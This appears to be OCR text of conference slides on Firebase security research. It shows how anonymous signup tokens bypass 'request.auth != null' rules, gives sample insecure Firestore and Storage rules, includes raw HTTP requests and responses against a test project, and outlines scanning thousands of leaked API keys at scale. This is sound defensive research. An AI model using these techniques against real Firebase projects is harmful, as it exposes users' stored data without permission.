Identifying and securing Firebase vulnerabilities

Firebase features

Auth

Authentication provider that can be utilized in all Firebase services/products. Similar to AWS Cognito.

Supports multiple handlers: Email & password, social login and more.

Firestore

NoSQL document database to store data from various sources at scale.

Similar to AWS DynamoDB

Firebase Storage

File storage system similar to AWS S3.

Research process

Manual testing → Open source scan → Scan everything

Targeted testing

- Custom vulnerable instances to identify
- Targeted organizations testing

Sourcegraph + GitHub

- Identify potential vulnerable patterns
- Pulled about 15000 repositories that contained firebase API keys.


Common Crawl

- Stored scanned results for web application
- Credit to Andres Riancho for Blackhat talk on AWS Cognito.

Common Vulnerability Patterns

Firebase auth

- Common providers used:
  - Email & password
  - Social providers
    - Twitter
    - Google
    - Facebook
- Commonality with AWS Cognito
  - **Anonymous login**
  - AWS Cognito: Can be used to get a AWS credential linked to an IAM
  - Firebase Auth: Can be used to retrieve anonymous tokens



Testing: Firebase anonymous auth

- Regular login request

```
POST /v1/accounts:signUp?key=FIREBASE_API_KEY HTTP/2
Host: identitytoolkit.googleapis.com
Content-Type: application/json
Accept: */*
X-Client-Version: iOS/FirebaseSDK/10.3.0/FirebaseCore-iOS
Accept-Encoding: gzip, deflate
Accept-Language: en
Content-Length: 107
User-Agent: FirebaseAuth.iOS/10.3.0 iPhone/16.0
hw/iPhone13_4

{
  "returnSecureToken":true,
  "email":"mockuser@example.com",
  "password":"AlphaTangoRomeo#3819"
}
```

Testing: Firebase anonymous auth


- Anonymous login request

```
POST /v1/accounts:signUp?key=GOOGLE_API_KEY HTTP/2
Host: identitytoolkit.googleapis.com
Content-Type: application/json
Accept: */*
X-Client-Version: iOS/FirebaseSDK/10.3.0/FirebaseCore-iOS
Accept-Encoding: gzip, deflate
Accept-Language: en
Content-Length: 31
User-Agent: FirebaseAuth.iOS/10.3.0 iPhone/16.0
hw/iPhone13_4

{
  "returnSecureToken":true
}
```

```
HTTP/2 200 OK
Expires: Mon, 01 Jan 1990 00:00:00 GMT
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Date: Fri, 17 Mar 2023 15:54:27 GMT
Content-Type: application/json; charset=UTF-8
Vary: Origin
Vary: X-Origin
Vary: Referer
Server: ESF
Content-Length: 1223
X-Xss-Protection: 0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
  "kind":"identitytoolkit#SignupNewUserResponse",
  "idToken":
  "eyJhbGciOiJSUzI1NiIsImtpZCI6IjFlOTczZWUwZTE2ZjdlZWY0ZjkyMWQlMGRjNjFkNzBiMm
  VmZWZjMTkiLCJ0eXAiOiJKV1QifQ.eyJwcm92aWRlcl9pZCI6ImFub255bW9lcyIsImlzcyI6Im
  h0dHBzOi8vc2VjdXJldG9rZW4uZ29vZ2xlLmNvbS90ZXN0ZmlyZXN0b3JlLTc2ZDY0IiwiYXVkI
  joidGVzdGZpcmVzdG9yZS03NmQ2NCIsImF1dGhfdGltZSI6MTY3OTA2ODQ2NywidXNlcl9pZCI6
  IkluWmhtQkhGTGJSREhFNHB1UU9JRDJPZzhaaTEiLCJzdWIiOiJNblpobUJIRkxiUkRIRTRwdVF
  PSUQyT2c4WmkxIiwiaWF0IjoxNjc5MDY4NDY3LCJleHAiOjE2NzkwNzIwNjcsImZpcmViYXNlIj
  p7ImlkZW50aXRpZXMiOnt9LCJzaWduX2luX3Byb3ZpZGVyIjoiYW5vbnltb3VzIn19.d76GmUwQ
  6xIv69OWMeZz9P0g2FAGlOiwXf4lBvyGs4uKm5SEV8uv7NMI2oOpP94WzhQgH8e4NPqxOw5pXMj
  wI_nqssVmwc-DQneq_FGHsoDl3P7MvnZ4xa80-3Fj8l5S0LeW38AcA3WYJq3KctXkIWiIS7aNHI
  CsvCW87FavE_sYc3aS2V8VG5Jer2uCV-5_cRx25tKQvFStl5MVx2cOPjJF8GJ1igR_cPPP2DncZ
  wxSjvpPzhUMndU-kntphevpqZVI96ltV5wuJRAPAoMa95EC_5fb4Pz-AMG34Z1A2gsBeX7_fZ0K
  ZAHIsfDXaNxwmt-QxzwBQHtlxCsXLC2KVQ",
  "refreshToken":
  "APJWN8cT9K5cUePXYoG43FMEaPCwq3h-xaQnqi2PscF4kVTVnvUWLsba428s5K0p0V3udUY9G2
  ElkwRNN5UsrfKoufVJmSbDewID_6xF6hAhXP8frOqm_DJlG6YItEWLoqtlPHMYeDaYOrdhBfcFc
  vt6nx9MKdGKbgsgCXQJXjQuhADZJRIow4DqK73AiyvKs6trRPH84V40",
  "expiresIn":"3600",
  "localId":"MnZhmBHFLbRDHE4puQOID2Og8zi1"
}
```

Firebase Firestore

- DocumentDB that can be queried via Rest APIs.


GET /v1/projects/test111-cde14/databases/(default)/documents/users?pageSize=1 HTTP/1.1
Host: firestore.googleapis.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: application/json
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Search...
esponse
retty
Raw
Hex
Render
{
"documents":[
{
"name":"projects/test111-cde14/databases/(default)/documents/users/19811",
"fields":{
"is_admin":{
"booleanValue":true
},
"joined_date":{
"timestampValue":"2023-08-07T07:00:00.239Z"
},
"username":{
"stringValue":"ok"
},
"company_name":{
"stringValue":"LabsTest"
},
"email":{
"stringValue":"john@labstest.localhost"
}
},
"createTime":"2023-07-10T20:56:19.392629Z",

Firestore: Unauth documents

- Sample vulnerable rule

```
service cloud.firestore {
  match /databases/{database}/documents {
    match /{document=**} {
      allow read, write: if true;
    }
  }
}
```

Firestore: Unauth specific documents

- Sample vulnerable rule

```
service cloud.firestore {
  match /databases/{database}/documents {
    match /users/{document=**} {
      allow read, write: if request.auth != null;
    }
    match /organizations/{document=**} {
      allow read, write: if true;
    }
  }
}
```

Firestore: Testing document access


- Unauthenticated access - Any documents
  - Empty result in non-existent document


```
GET
/v1/projects/test111-cde14/databases/(default)/documents/nonexistentdocument?
pageSize=1 HTTP/1.1
Host: firestore.googleapis.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36
Accept: application/json
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Vary: Origin
Vary: X-Origin
Vary: Referer
Date: Fri, 11 Aug 2023 14:40:15 GMT
Server: ESF
Cache-Control: private
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
Content-Length: 3

{
}
```

Firestore: Testing document access


- Unauthenticated access - Specific Documents






Firestore: Authenticated with Anonymous

- Anonymous signup + Auth required Firebase = Access to documents



Firebase Storage


- Sample auth rules



```
rules_version = '2';

service firebase.storage {
  match /b/{bucket}/o {
    match /{allPaths=**} {
      allow read: if request.auth != null;
    }
  }
}
```

Firebase Storage

- Sample Unauth rules



```
rules_version = '2';

service firebase.storage {
  match /b/{bucket}/o {
    match /{allPaths=**} {
      allow read: if true;
    }
  }
}
```

Firebase Storage: Authenticated Access

```
GET /v0/b/test111-cde14.appspot.com/o/ HTTP/2
Host: firebasestorage.googleapis.com
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```

```
1  HTTP/2 403 Forbidden
2  X-Guploader-Uploadid:
   ADPycdsw2v0sz8K4xIzJ3BtMWa0fPj1MmWfd9nSC
   U7OjXbpbdrxfV5Ap
3  X-Content-Type-Options: nosniff
4  Content-Type: application/json; charset=
5  Access-Control-Expose-Headers: Content-R
6  Access-Control-Allow-Origin: *
7  Date: Fri, 11 Aug 2023 06:51:24 GMT
8  Expires: Fri, 11 Aug 2023 06:51:24 GMT
9  Cache-Control: private, max-age=0
10 Content-Length: 73
11 Server: UploadServer
12 Alt-Svc: h3=":443"; ma=2592000,h3-29=":4
13
14 {
15   "error":{
16     "code":403,
17     "message":"Permission denied."
18   }
19 }
```

Firebase Storage: Unauthenticated Access

```
GET /v0/b/test111-cde14.appspot.com/o/ HTTP/2
Host: firebasestorage.googleapis.com
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```

```
HTTP/2 200 OK
X-Guploader-Uploadid: ADPycdvH3Bq7KrGfuthsGS2ec9VHDTaCoMVKR7873RRx-aRvU-idD6nG-5tqV4AC_uBX8t_ar6hCnm9A
X-Content-Type-Options: nosniff
Content-Type: application/json; charset=UTF-8
Access-Control-Expose-Headers: Content-Range, X-Firebase-Storage-XSRF
Access-Control-Allow-Origin: *
Date: Fri, 11 Aug 2023 06:53:40 GMT
Expires: Fri, 11 Aug 2023 06:53:40 GMT
Cache-Control: private, max-age=0
Content-Length: 126
Server: UploadServer
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
  "prefixes":[
  ],
  "items":[
    {
      "name":"ok\u202eok.txt",
      "bucket":"test111-cde14.appspot.com"
    }
  ]
}
```

Firebase Storage: **request.auth** vulnerability

```
POST /v1/accounts:signUp?key=API_KEY HTTP/2
Host: identitytoolkit.googleapis.com
Content-Type: application/json
Accept: */*
X-Client-Version: iOS/FirebaseSDK/10.3.0/FirebaseCore-iOS
Accept-Encoding: gzip, deflate
Accept-Language: en
Content-Length: 31
User-Agent: FirebaseAuth.iOS/10.3.0 iPhone/16.0 hw/iPhone13_4

{
  "returnSecureToken":true
}
```

```
HTTP/2 200 OK
Expires: Mon, 01 Jan 1990 00:00:00 GMT
Pragma: no-cache
Date: Fri, 11 Aug 2023 06:35:20 GMT
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Content-Type: application/json; charset=UTF-8
Vary: Origin
Vary: X-Origin
Vary: Referer
Server: ESF
Content-Length: 1186
X-Xss-Protection: 0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
  "kind":"identitytoolkit#SignupNewUserResponse",
  "idToken":
    "eyJhbGciOiJSUzI1NiIsImtpZCI6ImNmM2I1YWRhM2NhMzkxNTQ4ZDM1OTJiMzU5MjkyM2UzNjAxMmI5MTQiLCJ0eXAiOiJKV1QifQ.eyJwcm92aWRlcl9pZCI6ImFub255bW91cyIsImlzcyI6Imh0dHBzOi8vc2VjdXJldG9rZW4uZ29vZ2xlLmNvbS90ZXN0MTExLWNkZTE0IiwiYXVkIjoidGVzdDExMS1jZGUxNCIsImF1dGhfdGltZSI6MTY5MTczNTcyMCwidXNlcl9pZCI6IlNSNlNkS05BOGtkeDlwdGlQOTV0NFozQlYyVzIiLCJzdWIiOiJTUjZTZEtOQThrZHg5cHRpUDkidRaM0JWM1cyIiwiaWF0IjoxNjkxNzM1NzIwLCJleHAiOjE2OTE3MzkzMjAsImZpcmViYXNlIjp7Imlkb3VzIn19.A_yaImRrI67QyyGXEZr1VciqAVB1lvO38vUOLVn1e_4vyTsWldYcKUPEAoAzKm2VDdlsT88KbyXZm3lnfU349VvNp3G2LY1i4QWqDd2FYh9eBnNMeF0LfCoZYmOVVXnwwbl9DS3HJIyCsRQ75DpzpGeEq8AFbucrtRURm4-WRMoww7RSFjNEJIdTvO1BZr2E0sMltmtj6zjHuyoaQ4hv0jMvuIU_CdKLOZ8njrd5q7j1j5_J0DXGcrTGDGm154fJ_CsjV49tUJ8sIlCIzhlgxe7WY8IkQBUHUn4WPF_XlZvnDntl-k_WSkaxA9i6X06tu8r8e2pM2ct0tKF7Cn4eqA",
  "refreshToken":
    "AMf-vBwBIfPNes0ijin-mGl2cYkRw4aKBX8fXuZPYE-7keeiYrE1vgoFsMvfdj-gVgyeQ1j8HZ9ccGGEXnymaXiOiqr_vfV8Uy-69-BMupXyA5k7KYWVYFMew9T4Sw5Kk_9w-bGfhiAcvuQph5KqIwx7D0U",
  "expiresIn":"3600",
  "localId":"SR6SdKNA8kdx9ptiP95t4Z3BV2W2"
}
```

```
GET /v0/b/test111-cde14.appspot.com/o/ HTTP/2
Host: firebasestorage.googleapis.com
Accept-Language: en-US,en;q=0.5
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsImtpZCI6ImNmM2I1YWRhM2NhMzkxNTQ4ZDM1OTJiMzU5MjkyM2UzNjAxMmI5MTQiLCJ0eXAiOiJKV1QifQ.eyJwcm92aWRlcl9pZCI6ImFub255bW91cyIsImlzcyI6Imh0dHBzOi8vc2VjdXJldG9rZW4uZ29vZ2xlLmNvbS90ZXN0MTExLWNkZTE0IiwiYXVkIjoidGVzdDExMS1jZGUxNCIsImF1dGhfdGltZSI6MTY5MTczNTcyMCwidXNlcl9pZCI6IlNSNlNkS05BOGtkeDlwdGlQOTV0NFozQlYyVzIiLCJzdWIiOiJTUjZTZEtOQThrZHg5cHRpUDkidRaM0JWM1cyIiwiaWF0IjoxNjkxNzM1NzIwLCJleHAiOjE2OTE3MzkzMjAsImZpcmViYXNlIjp7Imlkb3VzIn19.A_yaImRrI67QyyGXEZr1VciqAVB1lvO38vUOLVn1e_4vyTsWldYcKUPEAoAzKm2VDdlsT88KbyXZm3lnfU349VvNp3G2LY1i4QWqDd2FYh9eBnNMeF0LfCoZYmOVVXnwwbl9DS3HJIyCsRQ75DpzpGeEq8AFbucrtRURm4-WRMoww7RSFjNEJIdTvO1BZr2E0sMltmtj6zjHuyoaQ4hv0jMvuIU_CdKLOZ8njrd5q7j1j5_J0DXGcrTGDGm154fJ_CsjV49tUJ8sIlCIzhlgxe7WY8IkQBUHUn4WPF_XlZvnDntl-k_WSkaxA9i6X06tu8r8e2pM2ct0tKF7Cn4eqA
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```

```
HTTP/2 200 OK
X-Guploader-Uploadid:
ADPycdu0XfhCLexKkpp4WxPMWQVhNwh1T5X57oymojKUHyYUcvruVkh87A
X-Content-Type-Options: nosniff
Content-Type: application/json; charset=UTF-8
Access-Control-Expose-Headers: Content-Range, X-
Access-Control-Allow-Origin: *
Date: Fri, 11 Aug 2023 06:59:37 GMT
Expires: Fri, 11 Aug 2023 06:59:37 GMT
Cache-Control: private, max-age=0
Content-Length: 126
Server: UploadServer
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=

{
  "prefixes":[
  ],
  "items":[
    {
      "name":"ok\u202eok.txt",
      "bucket":"test111-cde14.appspot.com"
    }
  ]
}
```

Automating at scale

Vuln scanning

Identify API type

- Not all Google API keys are Firebase.
- Identify if a Firebase key is using Identity Toolkit.

Test Firestore

Auth and Unauth access

- Identify project for a given API key
- Test if firestore is access without authentication
- Test firestore with anonymous token

